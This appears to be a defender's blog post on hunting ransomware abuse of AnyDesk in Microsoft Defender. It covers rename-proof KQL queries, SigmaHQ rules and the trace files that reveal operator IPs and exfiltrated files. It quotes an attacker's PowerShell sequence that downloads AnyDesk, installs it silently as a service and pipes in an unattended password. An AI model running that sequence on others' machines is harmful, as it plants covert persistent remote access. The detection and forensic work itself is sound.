

invoice_viewer.exe ran from a user’s Temp folder. It was not an invoice viewer. Every version-info field on it read AnyDesk: company AnyDesk Software GmbH, product AnyDesk, description AnyDesk. Microsoft Defender had noticed, the way it usually does: a Medium alert, “Uncommon remote access software.” The alert sat in the queue until someone glanced at it, read “remote access software,” thought probably IT, and closed it.
That is the whole problem in one line.
AnyDesk appears in more ransomware toolsets than any other remote-access tool. 32 groups in the Ransomware Tool Matrix, the longest row in the table by a wide margin. Akira is one of the 32, confirmed by CISA in AA24-109A, and Akira intrusions have gone from initial access to encryption in under four hours. Fog uses it too. It is signed, it is legitimate, and that is exactly why it works: your tooling sees a real tool doing a real thing.
That Medium only exists because AnyDesk is rare in your tenant; in a shop that actually runs AnyDesk, even that signal is gone. So the alert, when you get one, tells you AnyDesk is present. It does not tell you whether it is your help desk or your attacker. The answer is in the tool’s own behavior and the files it writes to disk, and it is the point of this piece.
I ran AnyDesk in my lab the way ransomware crews run it, both the attended fake-IT-call version and the unattended service install Fog deploys, tested every query below in MDE, and pulled the forensic artifacts by hand.
By the end you will hunt AnyDesk by behavior instead of filename, and tell legit from planted in minutes. And if it is planted, you will know exactly which files name the operator, and how to grab them before a reimage erases them. Start with how it lands, because that decides what you hunt for and what you collect.
How AnyDesk lands: two ways, and the split decides everything
Get this wrong and you go hunting for artifacts that were never written. AnyDesk lands on a machine two ways, and each leaves a different set of evidence, so before you write a single query you need to know which one you are looking at. I ran both in the lab so you do not have to.
The attended way (non-admin, portable)

The operator talks a user into running a portable AnyDesk out of their own profile. No install, no admin. In my lab it arrived as Invoice_Viewer.exe, dropped into %TEMP% (C:\Users\<user>\AppData\Local\Temp), and launched straight from there. The operator dials the victim’s AnyDesk ID, and the victim has to click Accept for the session to open. This is the vishing variant: “I’m from IT, run this so I can fix your machine.” Because nothing is installed and nothing is elevated, it keeps its config and trace files under %APPDATA%\AnyDesk\ and writes no registry persistence at all.

The attended session cannot open until the victim clicks Accept; this prompt is the whole social-engineering step.
The unattended way (admin, service)
This is how Fog and most ransomware crews deploy it, after they already hold local admin. The DFIR Report’s “Navigating Through the Fog” documents the exact sequence, automated by a PowerShell script (any.ps1): make the folder, download the binary, install it as a service, then set an unattended password by piping it in.
mkdir "C:\ProgramData\AnyDesk"
(new-object System.Net.WebClient).DownloadFile('http://download[.]anydesk[.]com/AnyDesk.exe','C:\ProgramData\AnyDesk.exe')
C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
echo Admin#123 | C:\ProgramData\anydesk.exe --set-password
Now the operator connects with that password and nobody clicks anything. The session just opens. It registers a service (HKLM\...\Services\AnyDesk, Automatic start), writes its trace under %PROGRAMDATA%\AnyDesk\, and survives every reboot. That is persistence, not a phone call.

The split in one frame: left still waiting on Accept, right already connected under an “Unattended Access” profile.
Hold onto the two trace paths in that table, because they decide where you look later: search the wrong one and you will conclude there is no evidence when there is. And the split is the spine of the whole piece: a password set from the command line plus a service that survives reboot is persistence, the ransomware path; a user clicking Accept on a portable is social engineering, the phishing path.
Now that you know what it does on the box, here is how to find it in MDE without trusting the one thing the attacker controls: the filename.
Hunt it in MDE: stop trusting the filename
The attacker’s first move against your detections is the laziest one that works: rename the binary. AnyDesk.exe becomes Invoice_Viewer.exe, and every rule keyed on FileName == "anydesk.exe" goes quiet. So you stop hunting the name and hunt what the attacker did not bother to change.
The field that fires on nothing
Here is where I burned myself, and it is worth two minutes because it is the exact mistake that ships a dead rule.
The renamed binary still carries AnyDesk’s PE version-info. My instinct was to harden onto OriginalFileName, the field that is supposed to survive a rename because it is compiled into the PE. I wrote the rule, pointed it at real lab telemetry, and it matched nothing. Zero rows.
AnyDesk does not populate OriginalFileName. It is empty. The field everyone reaches for first is the one field AnyDesk leaves blank, and a rule built on it fires on nothing while looking perfectly reasonable in review. The three fields that are populated, and do survive the rename:
CompanyName= “AnyDesk Software GmbH”ProductName= “AnyDesk”FileDescription= “AnyDesk”

Right-click Properties on Invoice_Viewer.exe: File description AnyDesk, Product name AnyDesk, Copyright AnyDesk Software GmbH. The rename never touched the fields that matter.
If you started from the SigmaHQ AnyDesk rules, you were already safe, because they key on exactly those three. The lesson is about the field, not Sigma: before you bet a detection on a PE field, confirm your binary actually sets it. Validate on real telemetry, or you ship a rule that quietly never fires.
1. Identity: what the rename could not change

Here is the working hunt: rename-proof identity, restricted to the user-writable paths where a portable remote-management (RMM) tool has no business running.
DeviceProcessEvents
| where Timestamp > ago(1d)
// rename-proof AnyDesk identity - OriginalFileName is EMPTY for AnyDesk, do NOT use it
| where ProcessVersionInfoCompanyName == "AnyDesk Software GmbH"
    or ProcessVersionInfoProductName == "AnyDesk"
    or ProcessVersionInfoFileDescription == "AnyDesk"
| where FolderPath contains @"\Users\" or FolderPath contains @"\Downloads\"
    or FolderPath contains @"\AppData\" or FolderPath contains @"\Temp\"
    or FolderPath contains @"\ProgramData\" or FolderPath contains @"\Public\"
| where FolderPath !startswith @"C:\Program Files"
| project Timestamp, DeviceName, AccountName, FileName, FolderPath,
          ProcessVersionInfoCompanyName, ProcessVersionInfoFileDescription,
          ProcessVersionInfoProductName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
In the lab this returned 35 events, and it caught both faces of the same tool: Invoice_Viewer.exe running from ...\AppData\Local\Temp\ and the untouched AnyDesk.exe from C:\ProgramData\, side by side, every row stamped “AnyDesk Software GmbH.”
2. Rarity: how many hosts have ever run it

Now narrow it to what is suspicious. A sanctioned RMM is deployed everywhere or nowhere; a planted one lands on one or two machines. So drop the path filter, widen to 30 days, summarize by filename, and keep only what ran on three hosts or fewer.
Two rows in my lab, AnyDesk.exe on one host and Invoice_Viewer.exe on one host, both well under the threshold. Prevalence beats signatures for RMM abuse: instead of matching a name, you are asking how many of your machines have ever run something carrying AnyDesk’s fingerprints, and a renamed copy on a single endpoint is the answer that should stop you.
3. Behavior: the piped password

Presence and rarity tell you AnyDesk is here and unusual. The next query is the highest-fidelity AnyDesk tell there is: the unattended-password setup from the last section. A person never produces it. Setting that password by hand is Settings > Access > Set password, which never touches the command line, so a piped --set-password is always something scripted.
DeviceProcessEvents
| where Timestamp > ago(1d)
| where ProcessCommandLine contains "--set-password"
    or (InitiatingProcessCommandLine contains "set-password"
        and InitiatingProcessCommandLine has "echo")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath,
          ProcessVersionInfoCompanyName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp asc
Six hits, and the command line is the evidence: cmd.exe /c "echo Admin#123 | ...\AnyDesk.exe --set-password", the password sitting in plaintext. This one does not care about the rename, because it keys on the command line, not the file.
One caveat before you alert on it. AnyDesk documents this same piped command for mass deployment, so baseline your own rollout first. The two look nothing alike:
Sanctioned rollout: many hosts inside one change window, parented by your deployment agent.
Operator: one or two hosts, parented by
powershell.exeintocmd.exe.No AnyDesk in your estate: nothing to baseline. This is your smoking gun.
4. Destination: it cannot rename the relay
AnyDesk cannot rename its destination. An attacker can strip the PE metadata as well as rename the file, but every client still bootstraps to boot.net.anydesk.com and then a relay-*.net.anydesk.com server, and that is a fact about AnyDesk’s infrastructure, not about the binary the attacker controls.
So pivot to DeviceNetworkEvents and match RemoteUrl endswith ".anydesk.com". In the lab the renamed invoice_viewer.exe lit up hitting relay-*.net.anydesk.com on 443, and the same match caught the stage before runtime: curl.exe pulling the payload from download.anydesk.com.
Baseline
*.net.anydesk.comacross your fleet once. After that, any host reaching it that you did not sanction is a lead, even when the process name is a lie.

One query, the full chain: curl.exe → download.anydesk.com, then invoice_viewer.exe reaching boot.net.anydesk.com and relay-*.net.anydesk.com.
Four queries, four angles: identity, rarity, behavior, destination. Together they move you from “is AnyDesk here” to “it is here, on one box, with a password piped into it, calling an AnyDesk relay.” That is no longer a maybe.
All four are copy-pasteable in the hunt pack, so you do not have to retype them off a screenshot: github.com/Securityinbits/defender-hunt-queries.
A faster first pass: SigmaHQ
You do not have to run any of this cold. SigmaHQ ships AnyDesk rules that key on the same three rename-proof PE fields, so the community ruleset already survives the Invoice_Viewer.exe trick out of the box, and it is platform-independent. I loaded it into my lab’s SIEM and watched seven AnyDesk rules fire across both scenarios from the sections above:

If you operationalize only two, take Piped Password Via CLI and Service Installation: they key on scripted setup rather than anything a user clicks, so once you have excluded your own deployment they belong in the alert queue.
Execution and Temporary Artefact sit at the other end; in a shop with sanctioned AnyDesk they hum constantly, so route them to a hunting view.
One gap worth knowing: the suspicious-folder rule excludes \AppData\, and %TEMP% lives under \AppData\Local\Temp. In my lab it never fired on the portable scenario, only on the C:\ProgramData install. That blind spot is exactly what the path filter in the first query covers. All seven rules live in the SigmaHQ repo under rules/windows.
Sigma and KQL answer the same question: is AnyDesk running here. Neither answers the one you actually need in an incident, which is whether this is your help desk or your attacker.
You found it. Work the host before it is gone.
Your queries have put AnyDesk on a specific box, behaving like an operator tool. Detection is done. Everything from here lives on the host, in files AnyDesk writes about itself, and every one of them dies the moment someone reimages the machine. Pull them first.
connection_trace.txt: how they got in
AnyDesk logs every incoming session to connection_trace.txt (%APPDATA%\AnyDesk\ for a portable run, %PROGRAMDATA%\AnyDesk\ for the service). Each line records the approval:
PasswdorToken: unattended access. Someone set a password, or stored one, so they could come back without asking.User: a human clicked Accept.
That field decides your remediation: kill a password and a service, or retrain a user and hunt the lure. Same tool, same operator, two entirely different incidents. In my lab the same operator ID hit both hosts, and the two traces tell the two stories in one line each. The portable host: Incoming 2026-06-26, 11:19 User, a person clicked Accept that morning. The service host: Passwd at 15:41, then Token at 15:42, the operator walking in and coming back with nobody at the keyboard.
What it does not decide on its own is legitimacy. Your help desk shows User when they call a user, and a sanctioned rollout shows Passwd. That read is the hunt you already ran:
A renamed binary still carrying AnyDesk’s PE metadata?
One or two hosts instead of the fleet?
No change window, no deployment agent as the parent?
Three yeses next to Passwd is not your help desk. Read both together before you write a word of the report.

ad.trace: who connected
The network telemetry only ever showed you the AnyDesk relay, never the operator, so the SIEM looks like a dead end. It is not. AnyDesk writes the operator’s source IP to disk itself. Open the trace file, ad.trace (portable) or ad_svc.trace (service), and search for Logged in from:

The Logged in from line, straight out of ad_svc.trace on the victim host.
This is the reliable source: the relay reports the operator’s egress IP on every login, even when the session never leaves the relay. That IP is the operator’s infrastructure or egress, a VPS, VPN, or NAT. It is a pivot and block IOC, not attribution to a person.
There is a second, opportunistic way to the same IP that does not need the file. AnyDesk prefers a direct peer-to-peer link (TCP 7070) and tries to punch straight to the operator’s public IP before falling back to the relay. When your firewall blocks that punch, the attempt logs as ConnectionFailed, to the operator’s real IP, in your EDR. Hunt the failures, not the successes.
The caveat: a careful operator unchecks “Allow direct connections” and forces relay-only, and the IP never appears. Strict egress can skip the direct attempt entirely. The trace file is the source you rely on; this is the bonus.

The ConnectionFailed hunt: anydesk.exe 2 attempts on ports 7070/51703, invoice_viewer.exe 4 attempts on 7070/64004/49439, all to the operator’s public IP.
file_transfer_trace.txt: what left
AnyDesk has a built-in file manager, and it is a clean exfil channel: no web proxy hit, no email DLP trigger. When a transfer happens, it logs every one to file_transfer_trace.txt, in the same config directory, in plaintext.
Filename, size, direction, timestamps. Put it against the connection trace and the timeline writes itself: Passwd login at 15:41, and by 15:46 a 231 MiB documents.zip had left the host. Five minutes from unattended access to completed exfil, and the tool documented every step of it. No packet capture needed to prove data walked out.

You have AnyDesk on one host, carrying its own fingerprints, set up with a piped password (Passwd in the trace), calling an AnyDesk relay, with the operator’s egress IP on disk and a plaintext receipt for the 231 MiB they took. That is not your help desk. That is a scoped incident with a pivot IOC and an exfil list, collected before the reimage.
Run this before your next shift
If your enterprise does not run AnyDesk and you see AnyDesk, that alone is your investigation, so start it. If it does run AnyDesk, the same evidence still sorts legit from planted.
None of this needs a new product:
Four MDE queries - identity, rarity, behavior, destination.
Seven SigmaHQ rules you already have.
Three files on the host -
connection_trace.txt,ad.trace,file_transfer_trace.txt.
Run the queries before your next shift. If they come back quiet, you have a clean baseline. If they do not, you know exactly what to pull, and in what order, before someone reimages the evidence.
I have put the full AnyDesk hunt pack in one place, every KQL query here and the SigmaHQ rules I watched fire, so you can lift it in one go: github.com/Securityinbits/defender-hunt-queries.
